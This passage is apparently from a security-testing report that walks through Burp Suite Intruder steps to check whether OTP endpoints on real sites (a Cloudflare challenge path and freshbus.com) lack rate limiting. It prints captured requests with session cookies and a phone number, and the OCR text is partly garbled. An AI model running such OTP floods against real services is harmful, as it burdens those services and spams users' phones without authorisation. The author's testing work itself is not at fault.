
Step 2 : Enter your Number and click on send otp button




Step 3 : Open the Burp Suite Tool and go to the proxy tab in the tool



Step 4 : Now on your Website, there must be a resend otp button , don't just yet click on that button




Step 5 : Now to the brup suite tool and click on the intercept, this will intercept the request




Step 6 : Now in the Website go and click on resend otp button

Step 7 : Now in the burp Suite tool you can see the request in the proxy tab , right click in that tab and send that request to the intruder



Step 8 : In the Intruder Tab we can see the entire request that is been sent , click on the clear button on the right side

Step 9 : Again go to the Proxy tab and off the intercept by click on intercept off button



Step 10 : Now go to the Intruder tab and in the request we can see the accept-language text in that accept language we can see a number like q=0.5 , in this select the 5 number and click on the add button on right side

② Choose an attack type

Attack type: Sniper

Start attack

② Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://challenger.cloudflare.com

Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

```

1 GET /cdn-cgi/challenge-platform/h/b/turnstile/if/ov0/av0/recv0/0/04w06/0xAAAAAAAAMHFOsKgGyKISLG/light/normal HTTP/2
2 Host: challenger.cloudflare.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.88
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://mepgo.in/
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: iframe
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-User: ?1
13 Te: trailers
14

```

Search

1 payload position

Length: 561

Event log (2) All issues

Memory: 212 RAM

Step 11 : Now in the intruder tab only select the payload tab and in the payload type select the option has numbers

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each pa

Payload set: 1

Payload count: 0

Payload type: Simple list

Request count: 0

② Payload set

This payload type defines a list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

Enabled Rule

Event log (2) All issues

Step 12 : In the Payload setting set the payload by setting the FROM as 1 and TO HAS 100

The screenshot shows the OWASP ZAP interface in the 'Intruder' tab. The 'Payloads' tab is selected. Under 'Payload sets', there is one entry with a payload count of 100 and a request count of 100. In the 'Payload settings [Numbers]' section, the 'From' field is set to 1, 'To' is set to 100, and 'Step' is set to 100. The 'Start attack' button is located at the top right of the payload configuration area.

Step 13 : Lastly click on the attack button in orange on the Top right corner

The screenshot shows the OWASP ZAP interface in the 'Intruder' tab. The 'Payloads' tab is selected. Under 'Payload sets', there is one entry with a payload count of 100 and a request count of 100. In the 'Payload settings [Numbers]' section, the 'From' field is set to 1, 'To' is set to 100, and 'Step' is set to 100. The 'Start attack' button is located at the top right of the payload configuration area.

Step 14 : As we can see the attack is been started and we can start receiving the OTP , if we receive 100 otps then the application is vulnerbale to No rate limiting attack


The screenshot shows a user interface for a web application. At the top, there is a navigation bar with tabs: 'Results' (which is highlighted in orange), 'Positions', 'Payloads', 'Resource pool', and 'Settings'. Below the navigation bar is a search/filter bar with the placeholder text 'Filter: Showing all items' and a three-dot menu icon on the right. The main area contains a table with the following data:

Requ...	Payload	Status code	Response ...	Error	Timeout	Length	Comment
0		200	114			487	
1	1	200	382			487	
2	2	200	131			487	
3	3	200	262			487	
4	4	200	205			487	
5	5	200	125			487	


Step 15: Since I am not getting any otp it is not vulnerable to the no rate limiting attack

c) <https://www.freshbus.com/>


Step 1 : Go the Website and go to the login page of that website that has otp login



Step 2 : Enter your Number and button don't click on send otp button



Step 3 : Open the Burp Suite Tool and go to the proxy tab in the tool and on the intercept



Step 4 : Now on your Website, click on the send otp button

Step 5 : Now to the brup suite tool go to proxy and select the host name and right click and send to the intruder

Burp Suite Community Edition v2024.2.1.5 - Temporary Project

Request to https://www.freshbus.com:443 [3.109.29.242]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```
1 POST /api/payment/send_otp_login HTTP/2
2 Host: www.freshbus.com
3 Cookie: _gcl_au=1.1.122293; 4bs4Byt7Cz7Cf137C07c153; w0fwGnl+T1fs4DX0ialIFNwNjD; w0fwGnl+T1fs4DX0ialIFNwNjD; _click=h4477o77C17136035572
4 User-Agent: Mozilla/5.0 (W...
5 Accept: application/json, ...
6 Accept-Language: en-US,en;...
7 Accept-Encoding: gzip, def...
8 Content-Type: application/...
9 Content-Length: 43
10 Origin: https://www.freshbu...
11 Referer: https://www.freshbu...
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Te: trailers
16
17 {
    "username": "7028886778",
    "referralCode": ""
}
```

Scan
Scan selected insertion point
Send to Intruder **Ctrl+I**
Send to Repeater **Ctrl+R**
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer **Ctrl+O**
Insert Collaborator payload
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change body encoding
Copy **Ctrl+C**
Copy URL
Copy as curl command (bash)
Copy to file
Paste from file
Save item
Don't intercept requests >
Do intercept >
Convert selection >
URL-encode as you type
Cut **Ctrl+X**
Copy **Ctrl+C**
Paste **Ctrl+V**
Message editor documentation
Proxy interception documentation

?

Event log (2) All issues

Step 6 : Then go to intruder and check if your receive the request and then just go to proxy tab and off the intercept

Intruder Tab - Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://www.freshbus.com> Update Host header to match target

```

1 POST /api/v1/payment/send_otp_login HTTP/2
2 Host: www.freshbus.com
3 Cookie: _ga=GA1.1.122289457.1710174503; _ga_O3S3LDTVT4=GS1.1.171360C379.7.1.1713603547.50.0.0; _ga=GAI.1.1297655919.1710174504; _fbp=fb.1.1710174507252.1071266323; __click=4bba4b97c27cf1347c047c1313_G_ENABLED_IDPS=google; AWSALB=w0fwGn1+1ts4dXOai1lFmHjdJyvTxw650yu79WygSAhV1CvqCx0+YFaS0585tqyQm6jEgNt3QQodWFHD31TwfAuL82foOp6icSbrgfR1yTchbqpHVCsv9; AWSALBCORS=hs44770a7c171360354727591e417c1a44343d05d02537979QwygAMr1Cv+qDx0Y7FaS0585tqyQm6jEgNt3Qo0WFHD31TwfAuL82foOp6icSbrgfR1yTchbqpHVCsv9; ci_session=qnr5bq7vh0ph3p81kEq794amfoi1kgorI; __link=h44770a7c171360354727591e417c1a44343d05d02537979QwygAMr1Cv+qDx0Y7FaS0585tqyQm6jEgNt3Qo0WFHD31TwfAuL82foOp6icSbrgfR1yTchbqpHVCsv9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US, en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Accept-Charset: application/json; charset=utf-8
9 Content-Length: 43
10 Origin: https://www.freshbus.com
11 Referer: https://www.freshbus.com
12 Sec-Fetch-Site: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: same-origin
15 Te: trailer
16
17 {"username":"7028886778","referralCode":""}

```

1 payload position

1 highlight

Length: 1146


Event log (2) All issues

Proxy Tab - Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Event log (2) All issues

Step 7 : In the Intruder Tab we can see the entire request that is been sent , click on the clear button on the right side



Step 8 : Now go to the Intruder tab and in the request we can see the accept-language text in that accept language we can see a number like q=0.5 , in this select the 5 number and click on the add button on right side

Step 11 : Now in the intruder tab only select the payload tab and in the payload type select the option has numbers

Positions Payloads Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each pa

Payload set:	1	Payload count: 0
Payload type:	Simple list	Request count: 0

② **Payload set**

This payload type generates a list of strings that are used as payloads.

- Paste**
- Load ...**
- Remove**
- Numbers** (selected)
- Dates**
- Brute forcer**
- Null payloads**
- Character frobber**
- Bit flipper**
- Username generator**

Add from list ... [Pro version only]

② Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Event log (2) All issues

Step 12 : In the Payload setting set the payload by setting the FROM as 1 and TO HAS 100

18 19 + Targets Proxy Intercept Repeater Subrequester Dequeue Queue Compare Logger Organizer Encrypted Logout

Positions Payloads Resource pool Settings

② Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set:	1	Payload count: 100
Payload type:	Numbers	Request count: 100

Start attack

② Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 100

Step: 100

How many: 100

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0


Examples
1
321

② Payload processing

Event log (2) All issues

Memory: 202.3MB

Step 13 : Lastly click on the attack button in orange on the Top right corner



The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. Under the 'Payloads' tab, there is a section titled 'Payload sets'. It contains two dropdown menus: 'Payload set' (set to 1) and 'Payload type' (set to 'Numbers'). Below these, it says 'Payload count: 100' and 'Request count: 100'. At the bottom of this section, there is a link 'Payload settings (Number)' and an orange 'Start attack' button.

Step 14 : As we can see the attack is been started and we can start receiving the OTP , if we receive 100 otps then the application is vulnrbale to No rate limiting attack

The screenshot shows a software interface for conducting network attacks. At the top, there are buttons for 'Attack' and 'Save', and a title bar indicating the session is '4. Intruder attack of https://www.freshbus.com'. Below the title bar, a navigation bar includes tabs for 'Results', 'Positions', 'Payloads', 'Resource pool', and 'Settings'. A filter bar below the navigation bar says 'Filter: Showing all items'. The main area is a table with the following data:

Requ...	Payload	Status code	Response ...	Error	Timeout	Length	Comment
40	40	200	180			1175	
41	41	200	177			1173	
42	42	200	173			1175	
43	43	200	182			1172	
44	44	200	174			1173	
45	45	200	184			1316	
46	46	200	184			1316	

At the bottom left, it says '49 of 100'.

Step 15 : Since i am getting only few OTPs it is not vulnerable to no rate limiting

3:21 PM 📲 ⚡ 📺 📱 🔍

📶 🌐 🔋 18%



FRESBS

3:17 PM

[385203](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

[630043](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

[380874](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

[512530](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

[519019](#) is your verification code for
login to [Freshbus](#).Please note that
the OTP expires in 10 minutes

The sender isn't in your contacts."
[Report this number](#)



